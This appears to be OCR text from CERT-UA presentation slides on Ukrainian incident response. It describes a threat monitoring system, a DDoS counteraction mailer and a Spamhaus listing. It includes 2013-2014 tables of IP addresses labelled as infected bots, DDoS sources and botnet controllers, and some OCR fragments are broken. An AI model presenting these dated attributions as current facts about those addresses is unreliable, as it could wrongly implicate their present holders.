
SP
Only

in Inve



Investigation & incidents' handling

- Cooperation with ISPs, LEs, CERTs
- Blocking threats' sources
- Analysis and drop-data sharing

The background features several decorative blue elements: a large circle, a thick diagonal line, and various curved lines. The text is contained within light blue and light grey rectangular boxes.

Research, Education & PR

- Raise information security awareness among UA's citizens
- Gaining people's confidence by talking to the community
- Establishing relationships with ISPs and Financial institutions
- Extend international cooperation

Threat Monitoring System (passive mode)




Система моніторингу загроз

Статистика

Пошук

Очистити



Data can be easily **searched** and **exported** (CSV-formatted)

CERT-UA officers can use it to **inform** corresponding GOV org., thereby stimulating responsible admins to **clean-up** the network

Threat Monitoring System (passive mode)



Система виявлення фактів компрометації ІТС

Додати

1 Запит: Пошук

Приклад запиту: 212.161.43.12, CERT-UA#20131451609.B.UACOM(Citadel)(MAINSTREAM3-UA)

Не зареєстровані На відпрацюванні Відпрацьовані

Результати пошуку

2 Зберегти звіт

4 OK

3 0


timestamp	ip	asn	port	url	dst_ip	dst_asn	dst_port	inf_source	incident	verdict
2013-09-11 06:16:30	94.244.161.68	34743	2784		70.167.61.54	22773	16471	shadowserver_3		0
2013-09-15 00:02:01	94.244.161.68	34743	1193		184.177.21.49	22773	16471	shadowserver_3		0
2013-09-12 00:01:42	94.244.161.68	34743	2784		72.218.133.147	22773	16471	shadowserver_3		0
2013-09-13 00:02:53	94.244.161.68	34743	2784		24.252.202.170	22773	16471	shadowserver_3		0
2013-09-14 00:01:58	94.244.161.68	34743	1193		70.171.104.215	22773	16471	shadowserver_3		0
2013-09-15 00:02:01	94.244.161.68	34743	1193		184.177.21.49	22773	16471	shadowserver_3		0
2013-09-16 00:01:57	94.244.161.68	34743	1191		72.200.7.37	22773	16471	shadowserver_3		0
2013-09-17 05:14:16	94.244.161.68	34743	1191		209.182.114.36	47028	16471	shadowserver_3		0
2013-09-18 05:17:02	94.244.161.68	34743	1194		68.234.125.41	25830	16471	shadowserver_3		0
2013-09-19 01:43:59	94.244.161.68	34743	1191		24.251.211.72	22773	16471	shadowserver_3		0
2013-09-20 00:03:41	94.244.161.68	34743	1191		184.190.82.212	22773	16471	shadowserver_3		0
2013-09-21 00:01:47	94.244.161.68	34743	1191		174.69.66.124	22773	16471	shadowserver_3		0
2013-09-22 00:00:47	94.244.161.68	34743	1191		174.66.15.63	22773	16471	botnet_drone_ukraine_geo		0

© 2013 CERT-UA

exports-94.244.1....txt

↓ Все загрузки...

DDoS Counteraction System (passive mode)



DDoS Counteraction System (passive mode)

The screenshot displays the DDoS Counteraction System interface. The main window shows a list of IP addresses and their associated providers. The table below represents the data shown in the interface:

IP-адреса	Кількість посторонніх	NetName	Країна
85.238.88.225	116423	TENET	UA
188.244.35.88	77409	RU-2COM-20090724	RU
31.28.237.210	65929	LANCOM-VPN	ru
178.216.123.187	53712	DONTELES	UA
95.189.14.101	50775	UA-TELECOMCHY-20090115	UA
195.184.205.78	46882	UA-DONBASS-9/0407	UA
212.90.35.155	40912	INFORM-TECH-USERS	UA
109.254.34.6	39484	MATRIXHOME	UA
62.122.107.180	39276	SEVNET-ISP	UA

Additional information displayed in the interface includes:

- Кількість країн: 5
- Кількість провайдерів: 5
- Кількість унікальних IP-адрес: 61
- Кількість нових контактів в БД: 0

The interface also features a table for attachments, with the following data:

Обрати папку для втілювачів	С:\Users\Андрій\Desktop\attaches
Створити втілювачі	Аттачі створено
Обрати файл з тілом повідомлення (Україна)	UA.txt
Обрати файл з тілом повідомлення (Світ)	LN.txt

The interface also includes a section for sending emails, with the following data:

Почін:	Пароль:
incidents@cert.gov.ua	*****
Тема:	Incident#

The interface also includes a section for sending emails, with the following data:

Відправити листи
<input checked="" type="checkbox"/> Надіслати листи провайдерам
<input checked="" type="checkbox"/> Надіслати листи CERT-ам

The interface also includes a section for sending emails, with the following data:

Додати аттач для України
<input type="checkbox"/> Додати аттач для України
<input type="checkbox"/> Додати аттач для CERT-ам

The interface also includes a section for sending emails, with the following data:

Сохранити все
<input type="button" value="Сохранити все"/>

SPAMHAUS

ip	isp	asn	sbl	in Sbl	date	problem	comments
5.246	farlep.net	6703	SBL225885		19.06.2014 9:22:19	Forum/Comment spam source	
74	serverius.nl	50673	SBL225851		18.06.2014 19:52:21	Necurs botnet controller	
43	mirohost.net	28907	SBL225820		18.06.2014 15:12:16	botmasterlabs.net spam gang DNS server	
178	steephost.com	47142	SBL225776		17.06.2014 20:02:18	Neurevt botnet controller	
57	steephost.com	47142	SBL225731		17.06.2014 8:02:18	Forum/Comment spam source	
58	thehost.com.ua	56485	SBL225658		16.06.2014 18:22:21	Spammer hosting	
91.207.6.102	steephost.com	47142	SBL225628		16.06.2014 15:12:31	Forum/Comment spam source	
185.14.28.135	itl.ua	50673	SBL225548		15.06.2014 11:12:25	KINS botnet controller	
78.27.247.5	ukrlink.ua	25393	SBL225486		14.06.2014 10:22:33	Forum/Comment spam source	
109.106.24.0/21	ukrtransset.com	15936	SBL225439		13.06.2014 18:22:18	snowshoe range - Troeschina networks	
91.207.4.158	steephost.com	47142	SBL225382		13.06.2014 12:32:17	Spam source	
91.229.76.116	freehost.com.ua	42331	SBL225348		13.06.2014 1:42:12	experience-thrills.com et al	
91.229.76.150/31	freehost.com.ua	42331	SBL225349		13.06.2014 1:42:12	experience-thrills.com et al	
91.229.76.152/30	freehost.com.ua	42331	SBL225350		13.06.2014 1:42:12	experience-thrills.com et al	
195.211.153.112/29	unit-is.com	59564	SBL225289		12.06.2014 19:12:13	Snowshoe netblock	
46.28.68.78	itl.ua	15626	SBL225285		12.06.2014 19:02:34	bonusgain.us	
77.222.131.116	datagroup.ua	21219	SBL225271		12.06.2014 18:22:11	Spam source	
31.41.218.150	besthosting.com.ua	42655	SBL225176		12.06.2014 8:12:17	Forum/Comment spam source	
91.212.253.253	rise.com.ua	196790	SBL225091		11.06.2014 17:36:22	Asprox botnet controller	
31.41.218.181	besthosting.com.ua	42655	SBL225033		11.06.2014 10:32:55	Zeus botnet controller	

Type:

Contains

Value:

